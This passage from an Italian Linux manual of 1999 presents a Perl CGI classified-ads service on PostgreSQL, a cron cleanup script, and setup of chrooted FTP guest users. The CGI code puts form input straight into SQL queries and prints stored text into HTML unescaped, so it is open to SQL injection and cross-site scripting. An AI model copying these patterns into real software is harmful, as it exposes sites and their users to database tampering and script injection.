# &Modulo_iniziale ()
#----------------------------------------------------------------------
sub Modulo_iniziale {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Annunci on-line</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Annunci on-line</H1>\n";
    print "<P>\n";
    print "Selezionare una delle due voci seguenti:</P>\n";
    print "<P>\n";
    print "<A HREF=\"/cgi-bin/annunci.pl?modulo=preannuncio\">";
    print "inserimento di un nuovo annuncio</A></P>\n";
    print "<P>\n";
    print "<A HREF=\"/cgi-bin/annunci.pl?modulo=prericerca\">";
    print "ricerca tra gli annunci</A></P>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Modulo_nuovo_annuncio ()
#----------------------------------------------------------------------
sub Modulo_nuovo_annuncio {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
```

```
    print "<HEAD>\n";
    print "<TITLE>Annunci on-line: inserimento</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Inserimento di un annuncio</H1>\n";
    print "<P>\n";
    print "Si prega di inserire tutti i dati richiesti.</P>\n";
    print "<P>\n";
    print "<FORM ACTION=\"/cgi-bin/annunci.pl\" METHOD=\"POST\">\n";
    print "<INPUT TYPE=hidden NAME=\"modulo\" VALUE=\"annuncio\" >\n";
    print "<P>\n";
    print "Rubrica: <SELECT NAME=\"rubrica\">\n";
    print "     <OPTION VALUE=0 SELECTED>Nessuna\n";
    print "     <OPTION VALUE=1 >Compro\n";
    print "     <OPTION VALUE=2 >Vendo\n";
    print "     <OPTION VALUE=3 >Messaggi\n";
    print "     <OPTION VALUE=4 >Varie\n";
    print "</SELECT></P>\n";
    print "<P>\n";
    print "Testo dell'annuncio:<BR>\n";
    print "     <INPUT NAME=\"testo\" SIZE=80></P>\n";
    print "<P>\n";
    print "e-mail: <INPUT NAME=\"email\" SIZE=40></P>\n";
    print "\n";
    print "<H2>Dati che non vengono pubblicati</H2>\n";
    print "<P>\n";
    print "Cognome: <INPUT NAME=\"cognome\" SIZE=25></P>\n";
    print "<P>\n";
    print "Nome: <INPUT NAME=\"nome\" SIZE=25></P>\n";
    print "<P>\n";
    print "Telefono: <INPUT NAME=\"telefono\" SIZE=25></P>\n";
    print "<P>\n";
    print "<INPUT TYPE=submit VALUE=\"Invia l'inserzione\"></P>\n";
    print "</FORM></P>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Modulo_ricerca ()
#----------------------------------------------------------------------
sub Modulo_ricerca {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Annunci on-line: ricerca annunci</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Ricerca tra gli annunci</H1>\n";
    print "<P>\n";
    print "Si deve indicare la rubrica e un modello di ricerca.</P>\n";
    print "<P>\n";
    print "Il modello è sensibile alla differenza tra maiuscole \n";
    print "e minuscole, si può utilizzare il simbolo `%' per \n";
    print "indicare una stringa di caratteri indefinita.\n</P>";
    print "<P>\n";
    print "<FORM ACTION=\"/cgi-bin/annunci.pl\" METHOD=\"GET\">\n";
    print "<INPUT TYPE=hidden NAME=\"modulo\" VALUE=\"ricerca\" >\n";
    print "<P>\n";
    print "Rubrica: <SELECT NAME=\"rubrica\">\n";
    print "     <OPTION VALUE=0 SELECTED>Nessuna\n";
    print "     <OPTION VALUE=1 >Compro\n";
    print "     <OPTION VALUE=2 >Vendo\n";
    print "     <OPTION VALUE=3 >Messaggi\n";
```

```
    print "     <OPTION VALUE=4 >Varie\n";
    print "</SELECT></P>\n";
    print "<P>\n";
    print "Modello di ricerca: ";
    print "<INPUT NAME=\"modello\" SIZE=30 VALUE=\"%\"></P>\n";
    print "<P>\n";
    print "<INPUT TYPE=submit VALUE=\"Inizia la ricerca\"></P>\n";
    print "</FORM></P>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Ricerca_annunci ()
#----------------------------------------------------------------------
sub Ricerca_annunci {

    local( $PGquery ) = "
        SELECT Annuncio, Email FROM Annunci
                WHERE Rubrica = $DATI{rubrica}
                AND Annuncio LIKE '$DATI{modello}'
                ORDER BY Annuncio
    " ;

    local( @tabella ) = ();
    local( $PGconnessione );
    local( $i );
    local( $j );

    #------------------------------------------------------------------
    # Apre la connessione con il server PostgreSQL locale, utilizzando
    # il database «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #------------------------------------------------------------------
    if ( $PGconnessione->status == PGRES_CONNECTION_OK ) {

        #--------------------------------------------------------------
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #--------------------------------------------------------------
        Pg::doQuery( $PGconnessione, $PGquery, \@tabella );

    } else {

        #--------------------------------------------------------------
        # Per qualche motivo la connessione con il database non
        # funziona e si avvisa di conseguenza l'utente.
        #--------------------------------------------------------------
        &Database_inaccessibile();

    }

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Annunci on-line: rubrica n. $DATI{rubrica}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Consultazione della rubrica n. $DATI{rubrica}</H1>\n";
```

```
    for ( $i = 0; $i <= $#tabella; $i++ ) {

        #--------------------------------------------------------------
        # Emette il testo dell'annuncio.
        #--------------------------------------------------------------
        print "<P>\n";
        print "$tabella[$i][0]</P>\n";

        #--------------------------------------------------------------
        # Emette l'indirizzo e-mail dello scrivente.
        #--------------------------------------------------------------
        print "<P>\n";
        print "<A HREF=\"mailto:$tabella[$i][1]\">$tabella[$i][1]</A></P>\n";
        print "<HR>\n";
    }

    print "\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Database_inaccessibile ()
#----------------------------------------------------------------------
sub Modulo_errato {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Problemi di accesso al database.</H1>\n";
    print "Per qualche motivo non è possibile accedere al database ";
    print "degli annunci. Si prega di perdonare l'inconveniente.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Istruzione_errata ()
#----------------------------------------------------------------------
sub Istruzione_errata {

    local( $errore ) = @_[0];
    local( $istruzione ) = @_[1];

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Problemi di accesso al database.</H1>\n";
    print "<P>\n";
    print "Il comando richiesto ha generato l'errore seguente,</P>";
    print "<P>\n";
    print "<CODE>${errore}</CODE></P>";
    print "<P>\n";
    print "a seguito di questa istruzione SQL:</P>";
    print "<P>\n";
    print "<CODE>${istruzione}</CODE></P>";
    print "Si prega di avvisare l'amministratore del servizio.";
```

```
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Annuncio_memorizzato ()
#----------------------------------------------------------------------
sub Annuncio_memorizzato {

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Annuncio memorizzato</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Annuncio memorizzato</H1>\n";
    print "L'annuncio è stato memorizzato. Grazie.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Memorizza_annuncio ()
#----------------------------------------------------------------------
sub Memorizza_annuncio {

    local( $PGconnessione );
    local( $PGrisultato );
    local( $PGistruzione );
    local( $PGstatus );
    local( $data ) = time();

    #------------------------------------------------------------------
    # Apre la connessione con il server PostgreSQL locale, utilizzando
    # il database «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta.
    #------------------------------------------------------------------
    if ( $PGconnessione->status == PGRES_CONNECTION_OK ) {

        #--------------------------------------------------------------
        # La connessione è avvenuta, e si procede con l'inserimento
        # dell'annuncio.
        #--------------------------------------------------------------

        $PGistruzione = "
                INSERT INTO Annunci (
                                Data, Cognome, Nome, Telefono, Email,
                                Rubrica, Annuncio
                        )
                        VALUES (
                                ${data}, '$DATI{cognome}',
                                '$DATI{nome}', '$DATI{telefono}',
                                '$DATI{email}', $DATI{rubrica},
                                '$DATI{testo}'
                        ) ";

        $PGrisultato = $PGconnessione->exec("$PGistruzione");

        #--------------------------------------------------------------
        # Verifica il risultato dell'esecuzione dell'istruzione.
```

```
        # Attualmente sembra che il valore dello stato restituito
        # sia invertito.
        #------------------------------------------------------------
        #$PGstatus = $PGconnessione->status;
        #
        #if ($PGstatus == PGRES_COMMAND_BAD) {
        #
        #    &Istruzione_errata( $PGconnessione->errorMessage, $PGistruzione );
        #
        #} else {

            &Annuncio_memorizzato();
        #}

    } else {

        #------------------------------------------------------------
        # Per qualche motivo la connessione con il database non
        # funziona e si avvisa di conseguenza l'utente.
        #------------------------------------------------------------
        &Database_inaccessibile();
    }
}


#======================================================================
# Inizio del programma.
#======================================================================

local ( %DATI ) = ();

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#----------------------------------------------------------------------
# Attraverso il dato memorizzato con il nome «modulo» si determina
# l'operazione da compiere.
#----------------------------------------------------------------------
if ( $DATI{modulo} eq 'preannuncio' ) {

    &Modulo_nuovo_annuncio();

} elsif ( $DATI{modulo} eq 'prericerca' ) {

    &Modulo_ricerca();

} elsif ( $DATI{modulo} eq 'annuncio' ) {

    #------------------------------------------------------------------
    # L'utente ha inviato un annuncio.
    #------------------------------------------------------------------
    if ( &Verifica_dati_annuncio ) {
        &Memorizza_annuncio;
    } else {
        &Dati_insufficienti;
    };
} elsif ( $DATI{modulo} eq 'ricerca' ) {
```

```
    #-----------------------------------------------------------------
    # L'utente ha eseguito una ricerca tra gli annunci.
    #-----------------------------------------------------------------
    if ( &Verifica_dati_consultazione ) {
        &Ricerca_annunci;
    } else {
        &Dati_insufficienti;
    };
} else {

    #-----------------------------------------------------------------
    # Si comincia dalla presentazione.
    #-----------------------------------------------------------------
    &Modulo_iniziale;
};

#=====================================================================
1;
#=====================================================================
```

Il programma contiene dentro di se tutte le pagine HTML e i moduli **`FORM`** necessari per interagire. Per distinguere il contesto per il quale vengono eseguite le richieste del protocollo HTTP si utilizzano dei **`FORM`** contenenti un elemento nascosto: **`modulo`**. Quando questo elemento contiene un valore non previsto, oppure è assente del tutto, viene presentata la pagina di ingresso, attraverso cui si deve specificare l'azione che si vuole compiere.





Figura 148.8: La pagina di ingresso al servizio viene ottenuta con la funzione **`Modulo_iniziale()`**.

La pagina di ingresso, generata dalla funzione **`Modulo_iniziale()`**, contiene due riferimenti che puntano allo stesso programma, ma che incorporano una richiesta con il metodo GET, in modo da distinguere l'azione da compiere.

```
<A HREF="/cgi-bin/annunci.pl?modulo=preannuncio">
        inserimento di un nuovo annuncio</A>

<A HREF="/cgi-bin/annunci.pl?modulo=prericerca">
        ricerca tra gli annunci</A>
```

Selezionando la funzione di inserimento di un nuovo annuncio, si ottiene un modulo attraverso cui poterlo inserire, generato dalla funzione **`Modulo_nuovo_annuncio()`**.

Se invece si seleziona la funzione di ricerca, si ottiene un modulo attraverso cui si può specificare la rubrica e una stringa di ricerca. Questo modulo è generato dalla funzione **`Ricerca_annunci()`**.

### 148.6.3 Eliminazione periodica degli annunci vecchi

Per completare in modo ragionevole l'esempio proposto di gestione di inserzioni automatiche, bisogna prevedere anche un meccanismo di eliminazione automatica degli annunci dopo un certo tempo. Per questo si può usare un programma separato, che utilizzi privilegi maggiori di quelli dell'utente **`nobody`**, eseguito periodicamente dal sistema Cron.

```
#!/usr/bin/perl
#=====================================================================
# annunci-elimina.pl
#=====================================================================
```


Figura 148.9: Modulo per l'inserimento di un'inserzione, già compilato e pronto per essere trasmesso, ottenuto con la funzione **`Modulo_nuovo_annuncio()`**.





Figura 148.10: Modulo per ricercare gli annunci nella base di dati, ottenuto con la funzione **`Ricerca_annunci()`**.

```
#-----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LIBPQ di
# PostgreSQL.
#-----------------------------------------------------------------------
use Pg;


#=======================================================================
# Inizio del programma.
#=======================================================================
if ($#ARGV >= 0) {
    $giorni = $ARGV[0];
} else {
    $giorni = 7;
}
$adesso = time();
$data_minima = $adesso - ( $giorni * 24 * 60 * 60 );

#-----------------------------------------------------------------------
# Apre la connessione con il server PostgreSQL locale, utilizzando
# il database «pubblico».
#-----------------------------------------------------------------------
$PGconnessione = Pg::connectdb("dbname = pubblico");

#-----------------------------------------------------------------------
# Verifica che la connessione sia avvenuta.
#-----------------------------------------------------------------------
if ( $PGconnessione->status == PGRES_CONNECTION_OK ) {

    #-------------------------------------------------------------------
    # La connessione è avvenuta, e si procede con l'eliminazione
    # degli annunci vecchi.
    #-------------------------------------------------------------------

    $PGistruzione = "
        DELETE FROM Annunci WHERE Data < $data_minima ";

    $PGrisultato = $PGconnessione->exec("$PGistruzione");

    #-------------------------------------------------------------------
    # Verifica il risultato dell'esecuzione dell'istruzione.
    # Attualmente sembra che il valore dello stato restituito
    # sia invertito.
    #-------------------------------------------------------------------
    $PGstatus = $PGconnessione->status;

    if ($PGstatus == PGRES_COMMAND_BAD) {

        print "$PGerrore\n";
    }

} else {

    #-------------------------------------------------------------------
    # Per qualche motivo la connessione con il database non
    # funziona e si avvisa di conseguenza l'utente.
    #---------------------------------------------------------------
    print "Il database ``pubblico'' è inaccessibile.\n";
}

#=======================================================================
1;
#=======================================================================
```

Per avviare questo programma conviene ottenere i privilegi dell'utente **`postgres`**. Si può inserire il suo avvio all'interno del file `/etc/crontab` come nell'esempio seguente:

```
...
30 1 * * * postgres /usr/sbin/annunci-elimina.pl 10
```

L'esempio mostra l'avvio del programma ogni giorno alle ore 1.30 (della notte), per eliminare le inserzioni più vecchie di 10 giorni.

## 148.7 Librerie CGI già pronte

Di solito, quando si parte da zero, conviene evitare di reinventarsi le subroutine necessarie a gestire i moduli HTML. Attraverso la rete si possono ottenere molti validi esempi già pronti e collaudati da più tempo.

Tra tutte, la libreria di subroutine Perl più diffusa per la gestione di moduli HTML sembra essere **`cgi-lib.pl`** di Steven Brenner.

## 148.8 Riferimenti


- Ian Graham, *Web/HTML Documentation and Developer's Resource*
  *<http://www.utoronto.ca/webdocs/>*
- Jacqueline D. Hamilton, *CGI Programming 101*
  *<http://lightsphere.com/dev/class/>*
- Christian Neuss, Johan Vromans, *Perl, guida pratica*, Apogeo, 1996
- *perlWWW development*, raccolta di riferimenti a librerie Perl per la programmazione CGI
  *<http://www.oac.uci.edu/indiv/ehood/perlWWW/dev/index.html>*
- Steven Brenner, **`cgi-lib.pl`**, libreria standard per la creazione di script CGI in Perl
  *<http://cgi-lib.stanford.edu/cgi-lib/>*

# FTP guest e homepage personali

Nei capitoli precedenti, trattando del server Apache, si è visto in che modo gli utenti di un nodo possano realizzare delle *homepage* personali. Tali utenti potrebbero però non avere accesso fisico all'elaboratore in questione, utilizzandolo solo in modo remoto. Per mezzo del server FTP potrebbero accedere come utenti reali per raggiungere la propria directory personale e caricare i dati da pubblicare.

Un po' diverso è il caso di quelli utenti a cui si vuole concedere solo l'accesso per pubblicare una *homepage*, senza altre possibilità. Per intenderci, a questi non si vuole permettere di usare programmi come **`telnet`** o **`rlogin`**, e nello stesso modo non gli si vuole permettere di accedere in alcun modo al resto del filesystem.

Questo capitolo vuole mostrare in che modo raggiungere questo risultato, concedendo di accedere attraverso FTP come utenti di tipo **`guest`**, in modo da non poter uscire dalla propria directory personale.

## 149.1 Utente FTP guest

L'utente che accede con un client FTP e viene riconosciuto come appartenente al tipo **`guest`**, può raggiungere solo quanto si dirama dalla propria directory personale, perché in quel punto il server esegue un **`chroot()`**. Di conseguenza, il resto del filesystem, programmi compresi, diventa inaccessibile. Se nella directory personale ci sono collegamenti simbolici che puntano al di fuori di quella struttura, perdono di significato e divengono semplicemente collegamenti non più validi.

### 149.1.1 Attribuzione del tipo «guest» a un utente

Utilizzando il server WU-FTP, si attribuisce a un utente la qualifica di tipo **`guest`** indicando un gruppo a cui questo appartiene nel file di configurazione `/etc/ftpaccess`. In pratica, è sufficiente creare un gruppo appositamente per questo, aggiungendo al file `/etc/group` un record simile a quello seguente, a cui abbinare tutti gli utenti che si vuole vengano trattati in questo modo dal server FTP.

```
ftpguest:*:450:tizio,caio,semproni
```

A questo punto si può dichiarare nel file `/etc/ftpaccess` che gli utenti di questo gruppo (**`ftpguest`**), siano da trattare come utenti di tipo **`guest`**.

```
guestgroup      ftpguest
```

### 149.1.2 Programmi e librerie indispensabili

L'utente di tipo **`guest`**, quando accede, è tagliato fuori dal resto del filesystem, per cui occorre che a partire dalla sua directory personale siano presenti alcuni programmi di utilità indispensabili (**`cp`**, **`tar`**, **`gzip`**,...), oltre alle librerie relative. In pratica occorre ricreare la stessa struttura di directory essenziali della directory *home* dell'utente FTP anonimo.

### 149.1.3 Permettere a questi utenti di modificare i propri dati

Generalmente, per motivi di sicurezza, la configurazione del server WU-FTP è tale da impedire agli utenti **`guest`** di modificare i propri dati. Segue un pezzo del file `/etc/ftpaccess` che mostra in che modo risolvere la cosa.

```
...
compress        yes             all
tar             yes             all
chmod           yes             guest
delete          yes             guest
overwrite       yes             guest
rename          yes             guest
chmod           no              anonymous
delete          no              anonymous
overwrite       no              anonymous
rename          no              anonymous
...
```

## 149.2 Aggiunta di un nuovo utente

Per aggiungere un nuovo utente, è bene agire inizialmente nel modo consueto, attraverso l'uso di un programma di utilità apposito (è tanto più importante se si utilizzano le *shadow password*).

`# adduser tizio`[*Invio*]

Questo dovrebbe essere sufficiente a creare un nuovo utente, ma non basta per gli scopi che si vogliono raggiungere.

### 149.2.1 Shell

L'utente FTP di tipo **`guest`** deve avere una shell valida, cioè una di quelle indicate nel file `/etc/shells`. Tuttavia, dal momento che non si vuole permettere a questi utenti di accedere in modo diverso dall'FTP, si può aggiungere tra le shell possibili anche il programma `/bin/false`, come si vede nell'esempio seguente che mostra il contenuto dell'ipotetico file `/etc/shells`.

```
/bin/bash
/bin/sh
/bin/csh
/bin/false
```

Quando questo è stato organizzato così, si può modificare la shell attribuita al nuovo utente in modo predefinito, attraverso il programma **`chsh`**.

`# chsh tizio`[*Invio*]

`Changing shell for tizio.`

`New shell: [/bin/bash]: /bin/false`[*Invio*]

`Shell changed.`

### 149.2.2 Sistemazione della directory home

La directory *home* dell'utente appena creato, contiene i file e le directory che si trovano in `/etc/skel/`: lo scheletro della directory. È opportuno lasciare stare com'è la directory `/etc/skel/` e modificare ciò che è stato fatto, altrimenti diventa poi difficile creare nuovi utenti di tipo normale che niente hanno a che vedere con le *homepage* e gli utenti di tipo **`guest`** dell'FTP.

Si procede con la cancellazione della directory *home* dell'utente creato (questo serve per eliminare sicuramente anche i file e le directory che iniziano con un punto).

`# rm ~tizio`[*Invio*]

Quindi si ricrea la directory, volontariamente appartenente all'utente **`root`**; questo garantirà che l'utente non potrà modificarla, ma potrà agire solo nella sottodirectory destinata a contenere le pagine HTML.

`# mkdir ~tizio`[*Invio*]

A questo punto ci si deve occupare di ricreare le directory indispensabili per la gestione dell'accesso FTP di tipo **`guest`**. Se la struttura corrispondente dell'FTP anonimo è contenuta nella stessa partizione in cui si trova la directory dell'utente, si possono usare opportunamente collegamenti fisici.

`# cp -dpRl ~ftp/bin ~tizio`[*Invio*]

`# cp -dpRl ~ftp/etc ~tizio`[*Invio*]

`# cp -dpRl ~ftp/lib ~tizio`[*Invio*]

`# cp -l ~ftp/welcome.msg ~tizio`[*Invio*]

Il file `~ftp/welcome.msg` è inteso essere quello introduttivo che viene inviato all'utente quando si connette la prima volta.

> È importante osservare che se i file da copiare non hanno il permesso in lettura per l'utente **`root`**, questi non verranno copiati correttamente.

Infine si crea la directory `public_html/`, di proprietà dell'utente, e un paio di collegamenti simbolici opportuni.

`# mkdir ~tizio/public_html`[*Invio*]

`# chown tizio. ~tizio/public_html`[*Invio*]

# **cd ~tizio**[*Invio*]

# **ln -s public_html pub**[*Invio*]

# **ln -s public_html html**[*Invio*]

### 149.2.3 Password

Infine, si assegna la password in modo da consentire l'accesso.

# **passwd tizio**[*Invio*]

...

### 149.2.4 Gruppo guest

Come si era già detto, l'utente deve essere aggregato al gruppo utilizzato per distinguere gli utenti di tipo **guest**, modificando il record corrispondente nel file `/etc/group`, in modo simile a quello mostrato qui sotto.

```
ftpguest:*:450:tizio,caio,semproni
```

Naturalmente, tutte queste fasi della creazione dell'utente, a parte la modifica del file `/etc/group`, potrebbero essere raccolte in uno script, come quello seguente:

```
#!/bin/bash
#======================================================================
# ftpguestadd
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il punto di partenza delle directory personali.
    #------------------------------------------------------------------
    DIRECTORY_PERSONALI=/home
    #------------------------------------------------------------------
    # Il punto di partenza dell'FTP anonimo.
    #------------------------------------------------------------------
    FTP_ANONIMO=/home/ftp

#======================================================================
# Funzioni.
#======================================================================

    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l'utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "ftpguestadd <nome-utente>"
        echo ""
        echo "Il nome può avere al massimo 8 caratteri."
    }
    #------------------------------------------------------------------
    # Spiega cosa fare in caso di errore.
    #------------------------------------------------------------------
    function errore () {
        echo "Qualcosa è andato storto."
        echo "Probabilmente è il caso di cancellare la directory \
$DIRECTORY_PERSONALI/$1 e tutto il suo contenuto, oltre a eliminare \
l'utente $1 sia dal file /etc/passwd che da /etc/group."
        echo "Se si utilizzano le password shadow è bene utilizzare \
gli strumenti appositi per fare questo."
    }
```

```
#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l'utente sia root.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
        echo \
"Questo script può essere utilizzato solo dall'utente root."
        exit 1
    fi
    #------------------------------------------------------------------
    # Crea l'utente in modo normale.
    #------------------------------------------------------------------
    if adduser $1 > /dev/null
    then
        echo "1 adduser $1"
    else
        echo "! adduser non ha funzionato; forse l'utente $1 esiste \
già?"
        exit 1
    fi
    #------------------------------------------------------------------
    # Gli cambia la shell.
    #------------------------------------------------------------------
    if chsh -s "/bin/false" $1 > /dev/null
    then
        echo "2 chsh -s /bin/false $1"
    else
        echo "! chsh non ha funzionato"
        errore
        exit 1
    fi
    #------------------------------------------------------------------
    # Cancella la directory personale dell'utente appena creato.
    #------------------------------------------------------------------
    if rm -r $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "3 rm -r --force $DIRECTORY_PERSONALI/$1"
    else
        echo "! la cancellazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
        errore
        exit 1
    fi
    #------------------------------------------------------------------
    # Ricrea la directory personale, che adesso apparterrà a root.
    #------------------------------------------------------------------
    if mkdir $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "4 mkdir $DIRECTORY_PERSONALI/$1"
    else
        echo "! la creazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
        errore
```

```
        exit 1
    fi
    #------------------------------------------------------------------
    # Riproduce le directory dell'FTP anonimo.
    #------------------------------------------------------------------
    if cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "5 cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/bin \
non ha funzionato"
        errore
        exit 1
    fi
    if cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "6 cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/etc \
non ha funzionato"
        errore
        exit 1
    fi
    if cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "7 cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/lib \
non ha funzionato"
        errore
        exit 1
    fi
    if cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "8 cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia del file $FTP_ANONIMO/welcome.msg \
non ha funzionato"
        errore
        exit 1
    fi
    #------------------------------------------------------------------
    # Sistema altre cose nella directory personale dell'utente.
    #------------------------------------------------------------------
    if cd $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "9 cd $DIRECTORY_PERSONALI/$1"
    else
        echo "! \"cd $DIRECTORY_PERSONALI/$1\" non ha funzionato"
        errore
        exit 1
    fi
    if mkdir public_html > /dev/null
    then
        echo "10 mkdir public_html"
    else
        echo "! \"mkdir public_html\" non ha funzionato"
        errore
        exit 1
    fi
    if chown $1. public_html > /dev/null
    then
        echo "11 chown $1. public_html"
    else
        echo "! \"chown $1. public_html\" non ha funzionato"
```

```
        errore
        exit 1
    fi
    if ln -s public_html pub > /dev/null
    then
        echo "12 ln -s public_html pub"
    else
        echo "! \"ln -s public_html pub\" non ha funzionato"
        errore
        exit 1
    fi
    if ln -s public_html html > /dev/null
    then
        echo "12 ln -s public_html html"
    else
        echo "! \"ln -s public_html html\" non ha funzionato"
        errore
        exit 1
    fi
    #------------------------------------------------------------------
    # Permette di inserire la password per l'utente.
    #------------------------------------------------------------------
    passwd $1

    #------------------------------------------------------------------
    # Promemoria.
    #------------------------------------------------------------------
    echo "L'aggiunta dell'utente per l'accesso esclusivo con FTP è \
stata completata."
    echo "E' importante ricordare di aggiungere tale utente \
al gruppo degli utenti FTP guest, altrimenti quando $1 accederà al \
sistema con il suo client FTP, potrà percorre l'intero filesystem."
    echo "Se l'inserimento della password è fallito, si può usare \
il programma passwd in modo autonomo."

#======================================================================
```

### 149.2.5 Completare le cose

In condizioni normali, i file ~ftp/etc/passwd e ~ftp/etc/group, quelli a cui si è creato un collegamento fisico nella directory del nuovo utente, non conterranno le informazioni necessarie a permettere di tradurre UID e GID nei nomi corretti. Per farlo bisognerebbe agire su questi file manualmente. Essendo tutti collegati assieme allo stesso inode, basta intervenire su uno per vedere aggiornati tutti gli altri riferimenti.

## 149.3 Accesso da parte dell'utente

L'utente che da un elaboratore remoto vuole accedere per sistemare la propria *homepage*, può usare un programma client per l'FTP, identificandosi con il suo nominativo-utente e la sua password. Dovrà preoccuparsi di spostarsi nella directory `public_html/`, ma potrà farlo anche usando il riferimento `html`, creato appositamente.

Volendo può usare il programma **`mc`**, e per accedere basta il comando

cd ftp://⟨*utente*⟩@⟨*nome-di-dominio*⟩

come nell'esempio seguente dove l'utente **`tizio`** vuole accedere al nodo **`dinkel.brot.dg`**.

$ **cd ftp://tizio@dinkel.brot.dg**

Sarà **`mc`** stesso a chiedere di inserire la password al momento opportuno.

Analogamente, si può usare Netscape indicando l'URI `ftp://tizio@dinkel.brot.dg` (per seguire lo stesso esempio). Se tutto va bene, quando la connessione inizia viene richiesta la password. Per caricare dati con Netscape occorre utilizzare il comando **`File`**/**`Upload File`**. In pratica si seleziona il menu **`File`** e quindi si seleziona la voce **`Upload File`**. Naturalmente, Netscape non si presta a fare altre operazioni, quali la cancellazione di file o la creazione di sottodirectory. Per questo occorre usare un programma per l'FTP di tipo tradizionale.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Riproduzione speculare e trasferimento dati in modo automatico

